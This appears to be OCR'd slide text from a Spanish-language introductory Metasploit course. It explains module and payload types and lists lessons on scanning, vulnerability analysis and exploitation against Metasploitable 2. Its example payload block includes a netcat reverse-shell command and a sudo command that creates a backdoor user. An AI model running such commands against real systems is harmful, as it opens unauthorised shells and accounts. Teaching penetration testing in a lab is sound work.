
- **DOS**

  Puede afectar equipos remota o localmente. Carece de un Payload.
- **Web App**

  Puede explotar vulnerabilidades en aplicaciones web.


LIBRARIES
INTERFACES
TOOLS
Rex
Console
CLI
MSF Core
Web
PLUGINS
MSF Base
GUI
MODULES
Payloads
Exploits
Encoders
Nops
Aux
VARONIS


LIBRARIES
INTERFACES
TOOLS
Rex
Console
CLI
MSF Core
Web
PLUGINS
MSF Base
GUI
MODULES
Payloads
Exploits
Encoders
Nops
Aux
VARONIS


LIBRARIES
INTERFACES
TOOLS
Rex
Console
CLI
MSF Core
Web
PLUGINS
MSF Base
GUI
MODULES
Payloads
Exploits
Encoders
Nops
Aux

Búsqueda de módulos


Introducción a Metasploit

Tipos de payloads

Introducción a Metasploit

Singles

Los Singles son payloads que son autónomos y completamente independientes.



```
  # Ejecuta Calculadora
$payload = “start calc.exe”


  # Crea un Usuario en Linux
$payload = “sudo useradd daniel && echo
‘password\npassword\n’ | sudo passwd
daniel”


  # Inicializa un shell interactiva
$payload = “netcat 192.168.0.1 4545 -e
/bin/sh”
```

Stagers

Los Stagers son payloads que configuran una conexión entre el atacante y la víctima.


Stagers

$payload = “Establece canal de comunicación entre el cliente y el servidor && descargar Stage desde el servidor”

Cliente = Víctima
Servidor = Atacante

Stages

Los Stages son componentes de los Stagers que son descargados para extender funcionalidad.



```
   # Single Payloads
MSF6> use windows/shell_bind_tcp

   # Stagers Payloads
MSF6> use windows/shell/bind_tcp
```

Configuración y ejecución de módulos

Introducción a Metasploit

Gestión de uso de módulos

Introducción a Metasploit

Escaneo de puertos con módulos auxiliares

Base de datos de Metasploit

Importando informes de Nmap

Base de datos de Metasploit

Escaneo de puertos con db_nmap

Base de datos de Metasploit

Fingerprinting con módulos auxiliares

Base de datos de Metasploit

Gestión de espacios de trabajo

Base de datos de Metasploit

Importando informes de escáneres de vulnerabilidades

Base de datos de Metasploit

Comando connect

Utilidades de Metasploit

Plugins de Metasploit

Utilidades de Metasploit

Análisis de vulnerabilidades con WMAP

Utilidades de Metasploit

Análisis de vulnerabilidades con Nessus

Utilidades de Metasploit

Connection Handler

Utilidades de Metasploit

Instalación de máquina de pruebas Metasploitable 2

Pentesting con Metasploit

Explotación de servicio FTP

Pentesting con Metasploit

Extraer y descifrar contraseñas

Pentesting con Metasploit

Netcat a Metasploit Shell

Pentesting con Metasploit

Código

- Te felicito
- recap
- Estaré atento a sus preguntas
- reseña
- calificacion
- proximos cursos